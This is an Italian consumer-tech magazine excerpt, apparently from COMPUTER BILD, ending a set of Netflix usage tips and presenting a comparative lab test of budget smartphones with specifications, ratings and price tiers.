
- **Nel browser:** Caricate il sito [netflix.com](http://netflix.com), ed effettuate il login. Cliccate su **Nome utente** e su **Account**.
- **Nell'app:** tappa sulle tre barre orizzontali, quindi su **Account**.

In entrambi i casi, selezionate **Impostazioni di riproduzione** e **Basso** per risparmiare il massimo di banda. Per ritornare alle impostazioni precedenti, scegliete **Auto**.



## 12 MIGLIORARE LA QUALITÀ


Avete una connessione Internet veloce, ma le immagini o la qualità audio dei video riprodotti sul PC lascia a desiderare? Utilizzando il seminascosto **"Manager di flusso"** potrete risolvere facilmente il problema e avere immagini più nitide. Avviate il video nel browser e premete i tasti **CTRL + ALT + SHIFT + S**. Per migliorare il suono o la qualità delle immagini, cliccare sul numero più alto in **"bitrate audio"** o **"bitrate video"** e confermate la modifica facendo clic su **Override**. Per abbassare la qualità, invece, dovete selezionare il bitrate con numero più basso per l'audio e il video fino a quando la riproduzione sarà fluida.



## TRUCCHI IN BREVE

### 13 ROULETTE

Desiderate variare e non accontentarvi di guardare sempre i soliti film, ma volete provare anche qualcosa di insolito? Allora potete "giocare" con la Netflix roulette. Aprite il browser su [netflixroulette.net](http://netflixroulette.net) e fate clic su **Spin**, poi potrete avviare la riproduzione dei risultati trovati cliccando su **Watch on Netflix**. Se il film non è disponibile, fate riferimento al trucco 1.



### 14 IN PUNTA DI DITA

Utilizzate Windows 10? Fate clic sullo Store e scaricare l'applicazione Netflix. Rispetto alla versione su browser, l'applicazione è più facile da utilizzare e ottimizzata per l'uso su touch screen.



### 15 MULTI-UTENTE

Chiunque voglia utilizzare il proprio account Netflix con gli amici o la famiglia, può utilizzare l'abbonamento da 11,99 euro, che permette di visualizzare i flussi video in contemporanea su un massimo di quattro dispositivi, pagando circa 3 euro a persona. Se potete rinunciare all'Ultra-HD e utilizzare solo due dispositivi contemporaneamente non è un problema, potete optare per la tariffa standard da 9,99 euro. Lo svantaggio: se più di una persona utilizza lo stesso account, di solito si condividono anche i preferiti e il profilo di interesse. Per evitarlo si può creare un profilo per ciascun utente:

- **Nel browser:** Fate clic su Aggiungi **un profilo** dopo aver fatto l'accesso. Inserite il nome e fate clic su Avanti per salvare il nuovo profilo.
- **Nella app mobile:** tappate sull'icona con i tre trattini orizzontali, poi su **Account, Gestisci i profili** e procedete come nel browser.

# TEST SMART PHONE

# CAMBIO DE TRA GLI SMARTPH



**A**l vertice delle classifiche dei test di COMPUTER BILD per quanto riguarda gli smartphone troviamo, ancora una volta, Samsung con il suo top di gamma Galaxy S7 Edge (Voto: 8,14), che precede l'S7 normale (Voto: 8,08). Entrambi questi smartphone sono però molto costosi: per acquistare l'S7 Edge occorrono infatti circa 800 euro. Se non avete bisogno di uno smartphone velocissimo e supertecnologico, potete spendere molto meno. Teoricamente questo implica avere un device con prestazioni, caratteristiche e

# LA GUARDIA

ONE

Questo test mette in luce una cosa importante:  
**GLI SMARTPHONE DA 250 EURO** sono dei seri concorrenti per i modelli di punta.

design molto meno interessanti e invece sempre più produttori promettono qualità da top smartphone ad un quarto del prezzo di un S7 Edge.

Tra i nuovi dispositivi, chi è una valida alternativa ai primi della classe e chi invece delude? COMPUTER BILD ve lo svela con questo labtest.

## Addio plastica, benvenuto metallo!

In passato produttori rinomati come Microsoft, Samsung e LG si sfidavano con i loro fiori all'occhiello (decisamente molto costosi), nella corsa allo smartphone più veloce e più tecnologico tracciando un profondo solco con gli smartphone più economici, che non avevano alcuna possibilità di competere a armi pari, e lo si vedeva dai loro case in plastica anziché in metalli nobili. Questo test, però, offre una chiave di lettura molto diversa: sia il Microsoft Lumia 650 che l'esotico Elephone

P9000 con i loro case in alluminio sono davvero belli. Anche LG e Honor utilizzano il metallo per i loro smartphone di fascia media. Solo Acer per il Liquid Z630 si ostina ad usare la solita plastica. Il Moto G3 di Motorola, con il suo mix di plastica e metallo, non è tra i migliori, ma è anche l'unico ad essere impermeabile, quindi interessante per gli appassionati di outdoor e i giovani utenti.

## Display definito e anche economico!

Sono finiti i giorni in cui sul display degli smartphone da 250 euro erano chiaramente distinguibili i pixel. Tutti i dispositivi in test hanno almeno una risoluzione HD (1.280 x 720 pixel), comunque buona per la visualizzazione su display da 5 pollici. Per lo schermo da 5,5 pollici dell'Acer Liquid Z630, invece, la densità di 268 pixel per pollice è appena sufficiente.

I due sfidanti provenienti dalla Ci-

na sfoggiano un notevole display da 5,5 pollici: sia l'Honor 5X che l'Elephone P9000 hanno infatti un display Full HD significativamente più definito degli altri. Un elemento davvero insolito in questa fascia di prezzo, considerando che il tre volte più costoso iPhone 6S Plus ha esattamente la stessa risoluzione. Ma la risoluzione non è l'unico criterio per stabilire la qualità di un display, e per questo, alla fine, è il Galaxy A3 ad avere la miglior valutazione complessiva sulla sua qualità. Nel duello alla luce del sole, il suo display luminoso e ad elevato contrasto prende facilmente il sopravvento sugli altri. Grazie alla tecnologia AMOLED, inoltre, i colori sono di gran lunga i più naturali del gruppo.

**MICROSOFT LUMIA 650**

Prezzo: 205 EURO

**4 PRODUTTORI  
AFFERMATI**



LG

Microsoft

SAMSUNG

MOTOROLA

**MOTO G3**

Prezzo: 185 EURO

**LG ZERO**

Prezzo: 178 EURO



# TEST SMARTPHONE

## GIGANTI SOTTO PRESSIONE

Tutti conoscono i grandi nomi del settore smartphone e i loro dispositivi di punta. Ma chi sono davvero?

### Microsoft

Microsoft non brilla in questo settore. Il CEO Nadella si è concentrato sul software e sulla convergenza tra PC, smartphone e tablet con sistema operativo Windows 10. Secondo alcune voci la divisione Lumia dovrebbe presto sfornare un surface-phone.

### SAMSUNG

I sudcoreani sono leader del mercato nel settore degli smartphone. Alla fine del 2015 ne detenevano una quota pari al 23%, davanti ad Apple, che ne detiene il 16%. Eppure, nel 2013 quasi uno smartphone ogni tre era venduto da Samsung: la concorrenza ha eroso quote di mercato.

### MOTOROLA

Presto questo produttore statunitense sarà solo storia. Lenovo (attualmente 4° produttore con il 5,2%) ha acquisito il marchio all'inizio del 2014 per 2,91 miliardi di dollari da Google e in un futuro molto prossimo rimarrà solo il nome "Moto" sugli smartphone.

### LG

I sudcoreani sono bravi nel confezionare sorprese come schermi curvi (LG Flex) o "Slot magici" (LG G5). Nel mercato mondiale, però, non sono nella Top 5, superati dalla casa cinese Xiaomi.



Anche in fascia medio-bassa sono finalmente arrivati cornici in metallo o addirittura case tutti in alluminio.



Schermi "pixellosi" sono acqua passata: nella fascia dei 200 euro lo standard è l'HD. Con qualche euro in più si arriva al full HD.

#### Attenzione agli errori!

I produttori che cercano di realizzare prodotti in grado di sfidare i top smartphone attuali dovranno ovviamente cercare di evitare di cadere negli stessi errori fatti dai concorrenti. Ad esempio, in molti limitano nei modelli più costosi la possibilità di espandere la memoria tramite scheda microSD. Fortunatamente tutti i candidati del test hanno uno slot per espanderla. Altra "cattiva abitudine" è quella di utilizzare batterie non rimovibili: in questo test solo Acer e Microsoft consentono di farlo senza usare alcun attrezzo.

#### Velocità senza limitazioni

I costosi top smartphone fanno segnare prestazioni elevate, che

permettono di utilizzare qualsiasi tipo di app senza che questo implichi tempi d'attesa elevati. Ovvio, quindi, che i modelli più costosi e di punta, come gli iPhone attuali, abbiano elevate riserve di potenza che vengono utilizzate quando necessario, ad esempio quando l'utente visita siti Web molto pesanti e visualizzati in modalità PC, oppure quando si utilizzano giochi 3D particolarmente assetati di potenza.

Tuttavia, in questa prova, nessuno smartphone ha mostrato un serio degrado nelle prestazioni; tutti hanno raggiunto una velocità operativa quantomeno buona. Solo i modelli di Acer, LG e Honor sono stati un po' più lenti. In effetti i tester sono

rimasti stupiti dall'Honor 5X, visto che comunque lo smartphone può contare su un processore ad otto core.

#### Autonomia record

L'Honor 5X, nonostante il processore ad otto core, ha una autonomia considerevole, e questo è dovuto al fatto che la velocità di clock del suo chip è relativamente bassa (4 x 1,5 e 4 x 1,21 GHz). Grazie a questo, difatti, l'autonomia con il nostro test di utilizzo intensivo, fa segnare un ottimo valore di 12,5 ore. È un risultato che neanche i Samsung S7 riescono ad eguagliare. Il costoso S7 Edge, infatti, si ferma a 10 ore e 16 minuti.

Ma anche gli altri candidati del

*"Gli sfidanti offrono tecnologia a buon prezzo. I produttori storici sono sotto pressione."*



## QUAL È IL

Pensando all'acquisto di un nuovo smartphone, in molti si saranno trovati di fronte ad un dilemma: 200, 400 o più di 600 euro. Quanto si dovrebbe spendere per avere tutte le funzioni più importanti e un look chic in un unico dispositivo? Con questa panoramica potrete vedere a colpo d'occhio cosa offrono i device in base al prezzo.

### MODELLI A COLPO D'OCCHIO

- Lo smartphone ha una connessione LTE?
- La batteria dura più di 10 ore con un uso intenso?
- C'è un secondo slot per schede SIM (Dual SIM)?
- È possibile espandere la memoria con microSD?
- Le foto scattate con luce diurna raggiungono il "buono"?
- Le foto scattate di sera raggiungono il "soddisfacente"?
- Lo smartphone può registrare video 4K?
- C'è una nuova connessione USB tipo C?
- Lo smartphone è impermeabile?



Pregio o difetto? Solo due smartphone in test consentono di sostituire la batteria con semplicità.



Il BQ Aquaris X5 ci ha sorpreso: la sua fotocamera è la migliore del test e la versione speciale di Android è convincente.

test hanno mostrato un'incredibile autonomia: Fatta eccezione per il Microsoft Lumia 650, che si ferma dopo sole 8 ore e 47 minuti, tutti gli altri superano la barriera delle dieci ore. Ironia della sorte, l'Acer Liquid Z630, ovvero il più economico di tutti, ha un'autonomia davvero da record: sono necessari ben 17 ore e 15 minuti prima che lo smartphone richieda l'intervento dell'alimentatore. Nessun altro dispositivo sul mercato riesce a fare meglio.

#### Nessuna fotocamera professionale

Visto che lo smartphone è sempre a portata di mani, molti lo utilizzano anche come fotocamera. Ma scattare buone immagini sembra ancora essere una prerogativa dei

modelli più costosi. In ogni caso, nella prova della fotocamera, nessun candidato è stato in grado di registrare un successo simile a quello ottenuto da Acer con la sua autonomia. Fatta eccezione per il BQ Aquaris X5, che ha raggiunto una valutazione di "buono" con il suo voto di 7,02, tutti gli altri candidati hanno ottenuto solo "soddisfacente".

Questo è accaduto perché sei degli otto smartphone testati hanno sensori simili, da 13 megapixel, per la fotocamera posteriore e nessuno di questi è riuscito a superare il voto di 4,8 in condizioni di scarsa luce. Chi desidera qualcosa di meglio, soprattutto con poca luce, dovrebbe optare per alternative più costose, come il Motorola Moto X Play (300 Euro).

#### CONCLUSIONI

A quanto pare, non esistono più "piccoli" produttori di smartphone. Nonostante la solita Samsung con il suo Galaxy A3 riesca a vincere di stretta misura questo test, la tendenza attuale è chiara: i nuovi sfidanti sono praticamente alla pari con i produttori storici, e alcuni di loro riescono anche a far meglio. Luminosi display HD, case in alluminio, prestazioni interessanti e autonomia da primato: tutto quello che fino a poco tempo fa gli acquirenti di questi smartphone potevano solo sognare è ora realtà. Questo è, in sostanza, ciò che dimostra il test di COMPUTER BILD: solo il Samsung A3 riesce a tener testa agli esotici Elephone P9000 e Honor 5X.

## GLI OUTSIDER AVANZANO

Nomi esotici, volti familiari e società controllate: la rosa di sfidanti è variegata. Cosa c'è dietro?

## ELEPHONE

L'azienda cinese Elephone si è fatta un nome proponendo prodotti tecnicamente validi a prezzi bassi. Acquistare un suo smartphone non è semplice: alcuni modelli si trovano solo sul Web o tramite rivenditori cinesi e conoscere l'inglese è indispensabile per ordinarli e per il successivo passaggio in dogana.

Venti mesi fa, Huawei ha reso indipendente Honor, prima un suo ramo d'azienda, con l'obiettivo di offrire ai giovani degli smartphone tecnologicamente validi a prezzi abbordabili. Difficile acquistare un telefono Honor nel negozio sotto casa: i cinesi si basano soprattutto sul loro negozio online.



Se pensate alla Spagna, pensate al sole, al mare, forse a Ibiza, ma non agli smartphone. Invece il produttore spagnolo di tablet e smartphone BQ ha proposte interessanti ed è un pioniere nell'offrire prodotti con sistema operativo Ubuntu Mobile.

Il gruppo taiwanese non è di certo un parvenu del mondo della tecnologia, tuttavia nel settore degli smartphone non è riuscito a bissare i successi ottenuti con computer e notebook. Nonostante molti dispositivi siano offerti a prezzi bassi, le vendite non sono mai decollate.

## GIUSTO PREZZO?

Fino a 250 Euro



Fino a 400 Euro



600 Euro e oltre



SAMSUNG  
GALAXY A3

ELEPHONE  
P9000

LG  
G4

NEXUS  
5X

SAMSUNG  
GALAXY S7 EDGE

IPHONE  
6S PLUS

SAMSUNG GALAXY A3	ELEPHONE P9000	LG G4	NEXUS 5X	SAMSUNG GALAXY S7 EDGE	IPHONE 6S PLUS
✓	✓	✓	✓	✓	✓
✓	✓	✓	✗	✓	✓
✗	✓	✗	✗	✗	✗
✓	✓	✓	✗	✓	✗
✗	✗	✗	✓	✓	✓
✗	✗	✗	✗	✓	✓
✗	✗	✓	✓	✓	✓
✗	✓	✗	✗	✗	✗
✗	✗	✗	✗	✓	✓

# TEST SMARTPHONE

## RISULTATI DEI TEST IN BREVE

<b>Quanto è buono il dispositivo?</b>	38,00%	<b>Display con elevato contrasto</b>	6,82	<b>Display nitido e Full HD</b>	6,26	<b>Display full-HD ben definito</b>	6,28
Schermo: Luminosità / contrasto / nitidezza e fedeltà del colore		CPU / RAM: Exynos 7578 (4 x 1,5 GHz) / 1 GB Display / Risoluzione: 4,7 pollici / 1.280 x 768 Risoluzione camera anteriore/posteriore: 5/13 MP Sistema Operativo / SIM: Android 5.1.1 / nano Dimensioni: 134,6 x 61 x 7,6 mm		CPU / RAM: MediaTek Helio P10 (8 x 1,95 GHz) / 4 GB Display / Risoluzione: 5,5 pollici / 1920 x 1080 Risoluzione camera anteriore/posteriore: 8/13 MP Sistema Operativo / SIM: Android 6.0 / micro Dimensioni: 148 x 73,5 x 8,5 mm		CPU / RAM: Qualcomm Snapdragon 616 (4 x 1,5 & 4 x 1,21 GHz) / 2 GB Display / Risoluzione: 5,5 pollici / 1920 x 1080 Risoluzione fotocamera anteriore/posteriore: 5/13 MP Sistema Operativo / SIM: Android 5.1.1 / nano Dimensioni: 151,3 x 76,4 x 8,3 mm	
Prova di visione: qualità delle foto con scarsa luce / Flash		luminoso (664 cd) / molto elevato (5522: 1) / alta (92,9%) / Nitido (309 ppi)		Abbastanza nitido (443 cd) / basso (946: 1) / alta (95,9%) / nitido (403 ppi)		luminoso (576 cd) / basso (1041: 1) / molto elevato (98%) / Nitido (403 ppi)	
Qualità tecnica delle foto scattate con in luce diurna / test visivo / Voto per riprese con luce diurna		forte rumore (Voto: 8,0) / scuro (Voto: 4,80)		Rumore cromatico (Voto: 3,00) / Rumore (Voto: 6,00)		Sfocate (Voto: 2,0) / poco luminose (Voto: 4,0)	
Qualità video per riprese con luce diurna		alta (Voto: 7,38) / luminoso (Voto: 5,86) / Valutazione generale: 6,36		basso (Bilanciamento del bianco impreciso); Voto: 6,06		alta (Voto: 8,28) / purple finging visible (Voto: 6,30) / Voto: 6,96	
Tempo di scatto / tempo di memorizzazione / Risoluzione Foto / Video e max fps / Massimo frame rate e risoluzione / Impostazioni manuali / Zoom		0,15 s / 0,19 s / 13,0 MP / 1080p a 30 FPS / 30 FPS a 2,1 MP / un po' limitate / no		0,56 s / 0,8 s / 13,0 MP / 1080p a 30 fps / 30 fps a 2,1MP / molte / no		0,2 s / 0,8 s / 13,0 MP / 1080p a 30 fps / 30 fps a 2,1MP / un po' limitate / no	
Fotocamera anteriore: qualità		Un po' scarsa (colori distorti, minimamente distorsioni nella scala dei grigi); Voto: 6,60		un po' scarsa (rumore elevato, colori imprecisi); Voto: 5,92		un po' scarsa (colori buoni, leggera sfocatura); Voto: 6,92	
Velocità / funzioni del browser		Un po' lento / molte		un po' lento / molte		un po' lento / molte	
Connessioni dati: USB* / Bluetooth* / NFC		USB 2.0 / Bluetooth V.4 1 / Sì		USB 3.0 / Bluetooth V.4 / sì		USB 2.0 / Bluetooth V.4 1 / No	
Velocità massima USB lettura / scrittura		lento (14,25 / 15,57 Mb/s)		lenta (13,57 / 25,48 MB/s)		lenta (8,70 / 10,75 MB/s)	
Condivisione dello schermo via cavo / Wireless		non è possibile / Miracast		impossibile / Miracast		impossibile / WiFi Direct	
Memoria interna (utilizzabile) / massima / cloud storage gratuito / Installazione app su scheda di memoria		molto poca (11,04 GB) / molta (139,04 GB SDXC card) / molta (30 GB) / no		poca (25,43 GB) / molta (153,43 GB tramite scheda micro SDXC) / nessuno / no		molto poca (10,41 GB) / molta (210,41 GB di scheda SDXC micro) / poca (15 GB) / no	
Gamma di funzioni per le impostazioni di fabbrica		molto alta (navigazione parzialmente offline)		alta (funzione di back-up pessima)		molto alta (navigazione parzialmente offline)	
Accessori in dotazione		Cavo USB, auricolari, adattatore CA		cavo USB		Cavo USB, adattatore CA	
<b>Quanto è buono e sicuro il funzionamento?</b>	23,00%	<b>Facile da usare, un po' ingombrante</b>	7,38	<b>Sensore di impronte digitali</b>	7,96	<b>Menu di navigazione lento</b>	7,32
Velocità di funzionamento e lavoro		molto alta, veloce. Voto: 8,80		alta e veloce. Voto: 8,62		alta e un po' lenta. Voto: 7,86	
Comodità e facilità d'uso / ricerca		Migliorabile / limitata		Migliorabile / estesa		facile / un po' limitata	
Funzioni di sicurezza: (Blocco remoto / cancellazione remota / manutenzione remota / notifiche)		estese (Sì / Sì / sì / no)		estese (Sì / Sì / sì / no)		estese (Sì / Sì / sì / no)	
<b>Quanto è valido nell'utilizzo quotidiano?</b>	18,00%	<b>Comodo, grande autonomia</b>	7,28	<b>Dual-SIM per tutte le frequenze</b>	7,38	<b>Schermo resistente ai graffi</b>	7,50
Durata batteria (ore:min) uso intenso / Capacità / ricarica veloce		Molta (13:03) / 2300mAh / no		Abbastanza elevata (11:24) / 3000 mAh / sì		Elevata (12:31) / 3000mAh / no	
Peso / spessore		Leggero (133 g) / sottile (7,6 mm)		Leggero (146 g) / sottile (8,5 mm)		Leggero (157 g) / sottile (8,3 mm)	
Test di caduta / resistenza ai graffi del case / dello schermo / impermeabile		bene / molto alto / altissimo / no		ok / basso / alto / no		bene / molto alto / altissimo / no	
Dual SIM / Batteria rimovibile / Radio / USB standard / Ricarica induttiva / infrarossi		No / No / no / sì / no / no		Si / No / Si / Si / Si / no		sì / no / Si / Si / No / No	
<b>Quanto è buona la qualità di voce e ricezione?</b>	13,00%	<b>Buona intelligibilità del parlato</b>	7,36	<b>Convincente qualità delle chiamate</b>	7,20	<b>Ha il miglior vivavoce</b>	7,82
Chiamate: esame all'orecchio / vivavoce		buona qualità / lievi disturbi		buona qualità / lievi disturbi		buona qualità / buona qualità	
Qualità trasmissione e ricezione: UMTS / LTE 800 / LTE 1800		Voto: 6,82 / Voto: 7,14 / Voto: 7,10		Voto: 7,38 / Voto: 7,24 / Voto: 7,36		Voto: 7,42 / Voto: 7,84 / Voto: 7,42	
<b>Quanto è buona la connessione ad Internet?</b>	8,00%	<b>Buona connessione WiFi e LTE</b>	9,00	<b>Supporta tutte le frequenze LTE</b>	9,00	<b>Entrambe le frequenze WiFi</b>	9,00
Classe di velocità mobile massima		LTE 150, massimo 150 Mbps (CAT4)		LTE 150, massimo 150 Mbps (CAT4)		LTE 150, massimo 150 Mbps (CAT4)	
Frequenza WLAN / Standard e classe di velocità		2,4 GHz e 5 GHz / 450 Mbps WLAN n		2,4 GHz e 5 GHz / 450 Mbps WLAN n		2,4 GHz e 5 GHz / 450 Mbps WLAN n	
<b>Computer RISULTATI DEL TEST</b>		<b>buono 7,28</b>		<b>buono 7,20</b>		<b>buono 7,16</b>	



Computer  
Vincitore  
del Test

Computer  
Vincitore  
Rapporto  
Qualità  
Prezzo

PROGETTAZIONE  
E DESIGN  
AL TOP



## 4 ACER LIQUID Z630

Prezzo: 160 Euro

Acer offre un'alternativa Android conveniente all'iPhone 6 Plus, che ha dimensioni simili. La nitidezza del display e il caso sono adeguati al prezzo, e la fotocamera non è di certo tra le migliori del gruppo. Il clou è la batteria, che ha un'autonomia record.

BATTERIA QUASI ETERNA



## 5 BQ AQUARIS X5

Prezzo: 222 Euro

Il BQ Aquaris X5 utilizza Android nella versione moddatta CyanogenMod, che consente un maggior numero di impostazioni. Il case in metallo con la parte posteriore che migliora la presa sono una gioia per gli occhi. Sorpresa: alla luce del giorno fa le foto migliori, ma la velocità non è al top, anzi!

ELEGANTE ALTERNATIVA EUROPEA



## 6 MICROSOFT LUMIA 650

Prezzo: 205 Euro

Ironia della sorte, un dispositivo entry-level offre ciò che al top Microsoft Lumia 950 e alla sua variante XL manca: un case metallico, anche se facile da graffiare. Grazie all'efficiente Windows 10, la potenza erogata è sufficiente a fare di tutto, ma la maggior parte dei concorrenti Android sono più veloci.

WINDOWS 10 E DESIGN CHIC



## 7 MOTOROLA MOTO G (2016)

Prezzo: 185 Euro

La terza generazione del Moto G si lascia alle spalle le debolezze dei predecessori. È l'unico candidato impermeabile, e la fotocamera ha una buona qualità. Suggerimento: la versione da 8 gigabyte costa 50 euro in meno, ma è identica alla versione LTE con 16GB.

TUTTOFARE IMPERMEABILE



## 8 LG ZERO

Prezzo: 178 Euro

Purtroppo il nome Zero ha portato sfortuna all'LG, dato che in questo test ha ottenuto voti un po' bassi. Visivamente, offre un case in elegante alluminio, leggermente arcuato come il display. La classe è tutta qui. Per il resto, la fotocamera non è il massimo, la velocità di lavoro è scarsa e ci sono interferenze durante le telefonate.

DESIGN CURVO COME L'S7

<b>CPU / RAM:</b> MediaTek MT6735 (4x 1.3 GHz) / 2 GB <b>Display / Risoluzione:</b> 5,5 pollici / 1280 x 720 <b>Risoluzione fotocamera anteriore/posteriore:</b> 6 / 8 MP <b>Sistema Operativo / SIM:</b> Android 5.1.1 / micro <b>Dimensioni:</b> 156,3 x 77,5 x 8,9 mm	<b>CPU / RAM:</b> Qualcomm Snapdragon 412 (4 x 1,36 GHz) / 2 GB <b>Display / Risoluzione:</b> 5 pollici / 1280 x 720 <b>Risoluzione fotocamera anteriore/posteriore:</b> 5/13 MP <b>Sistema Operativo / SIM:</b> Android 5.1.1 / nano <b>Dimensioni:</b> 145 x 71 x 8 mm	<b>CPU / RAM:</b> Qualcomm Snapdragon 212 (4 x 1,3 GHz) / 1 GB <b>Display / Risoluzione:</b> 5 pollici / 1280 x 720 <b>Risoluzione fotocamera, anteriore/posteriore:</b> 4/8 MP <b>Sistema Operativo / SIM:</b> Windows 10 / nano <b>Dimensioni:</b> 142,1 x 70,9 x 7 mm	<b>CPU / RAM:</b> Qualcomm Snapdragon 410 (4 x 1,4 GHz) / 2 GB <b>Display / Risoluzione:</b> 5 pollici / 1280 x 720 <b>Risoluzione fotocamera, anteriore/posteriore:</b> 5/13 MP <b>Sistema Operativo / SIM:</b> Android 6.0 / micro <b>Dimensioni:</b> 142 x 72 x 11,6 mm	<b>CPU / RAM:</b> Qualcomm Snapdragon 410 (4 x 1,2 GHz) / 1 GB <b>Display / Risoluzione:</b> 5 pollici / 1280 x 720 <b>Risoluzione fotocamera anteriore/posteriore:</b> 8/13 MP <b>Sistema Operativo / SIM:</b> Android 5.1.1 / nano <b>Dimensioni:</b> 142,2 x 71,8 x 9,52 mm
<b>Display troppo scuro</b> <span style="float: right;">5,74</span> scuro (370 Cd) / basso (898: 1) / alta (96,8%) / abbastanza nitido (268 ppi)	<b>Un po' lento a scattare foto</b> <span style="float: right;">5,84</span> abbastanza luminoso (436 cd) / basso (1164: 1) / alta (93,5%) / abbastanza nitido (294 ppi)	<b>Buon quantitativo di memoria</b> <span style="float: right;">5,84</span> luminoso (556 cd) / molto elevato (2362: 1) / alta (94,4%) / abbastanza nitido (297 ppi)	<b>Memoria standard scarsa</b> <span style="float: right;">5,46</span> abbastanza luminoso (488 cd) / basso (974: 1) / alta (97,4%) / abbastanza nitido (294 ppi)	<b>Display luminoso, ma colori falsati</b> <span style="float: right;">6,00</span> luminoso (541 cd) / basso (968: 1) / basso (87,3%) / abbastanza nitido (294 ppi)
<b>troppo scure (Voto: 2,00)</b> / Presenza di Rumore (Voto: 3,40)	<b>Sfocate (Voto: 2,00)</b> / Non molti dettagli (Voto: 4,40)	<b>Rumore digitale visibile (Voto: 3,20)</b> / Rumore presente (Voto: 3,80)	<b>Rumore visibile nell'immagine (Voto: 3,00)</b> / illuminazione non uniforme (Voto: 3,60)	<b>Molto rumore digitale (Voto: 2,00)</b> / imprecisioni sui bordi (Voto: 3,60)
alta (Voto: 7,18) / chiaro rumore sull'immagine (Voto: 4,42) / <b>Voto: 5,34</b>	alta (Voto: 8,08) / Purple fringing visibile (Voto: 6,48) / <b>Voto: 7,02</b>	alta (Voto: 7,60) / un po' pochi dettagli (Voto: 5,22) / <b>Voto: 6,02</b>	alta (Voto: 5,88) / sfocature visibili (Voto: 5,88) / <b>Voto: 6,82</b>	alta (Voto: 7,50) / imprecisioni sui bordi (Voto: 5,10) / <b>Voto: 5,90</b>
bassa (c'è una visibile sfocatura); Voto: 4,82	bassa (fringing visibile); Voto: 4,20	basso (Contorni imprecisi); Voto: 5,08	basso (pochi dettagli); Voto: 5,74	bassa (dettagli poco incisivi nelle gradazioni di colore); Voto: 5,26
<b>0,16 s / 0,53 s</b> / 8.0 MP / 1080p a 30 fps / 30 fps a 2.1MP / un po' limitata / no	<b>0,54 s / 0,77 s</b> / 13.0 MP / 1080p a 30 fps / 30 fps a 2.1MP / un po' limitata / no	<b>0,23 s / 3,07 s</b> / 8.0 MP / 720p a 30 FPS / 30 fps a 0,9 MP / limitata / no	<b>0,1 s / 0,52 s</b> / 13.0 MP / 1080p a 29 fps / 29 fps a 2.1MP / fortemente limitato / no	<b>0,1 s / 0,42 s</b> / 13.0 MP / 1080p a 30 fps / 30 fps a 2.1MP / un po' limitato / no
<b>un po' scarsa</b> (rumore percepibile, colori leggermente anomali); Voto: 5,60	<b>Un po' scarsa</b> (un po' buia, colori pallidi); Voto: 5,88	<b>Un po' scarsa</b> (minime sfocature, un po' buia); Voto: 6,34	<b>un po' scarsa</b> (colori un po' slavati); Voto: 6,54	<b>alta</b> (Foto con mirroring, buoni colori, sovraccarico contrasto minimo); Voto: 7,42
un po' lento / molte	un po' lento / molte			
USB 2.0 / Bluetooth V.4 / no	USB 2.0 / Bluetooth V.4 / no	USB 2.0 / Bluetooth V.4.1 / si	USB 2.0 / Bluetooth V.4.1 / nein	USB 2.0 / Bluetooth V.4.1 / no
lenta (6,92 / 11,79 MB/s)	lento (6,63 / 20,84 MB/s)	lento (2,11 / 14,12 MB/s)	lento (9,03 / 10,03 MB/s)	lento (13,97 / 16,79 MB/s)
impossibile / Miracast	impossibile / Miracast	impossibile / Miracast	impossibile / WiFi	Impossibile / Miracast
molto poca (8,74 GB) / poca (40,74 GB tramite scheda micro SDHC) / molta (50 GB) / no	molto poca (11,88 GB) / molta (211,88 GB tramite scheda micro SDXC) / poca (15 GB) / no	molto poca (14,6 GB) / molta (214,6 GB tramite scheda micro SDXC) / poca (15 GB) / possibile	molto poca (12 GB) / poca (36,53 GB tramite scheda micro SDHC) poca (15 GB) / no	molto poca (9,19 GB) / molta (209,19 GB tramite scheda micro SDXC) / poca (15 GB) / no
alta (nessuna navigazione offline)	alta (funzione di back-up di base)	molto alta (semplici funzioni per il cloud)	alta (nessuna navigazione offline)	alta (nessuna navigazione offline)
Cavo USB, cuffie, adattatore CA	cavo USB	alimentatore	cavo USB	Cavo USB, cuffie, adattatore di alimentazione
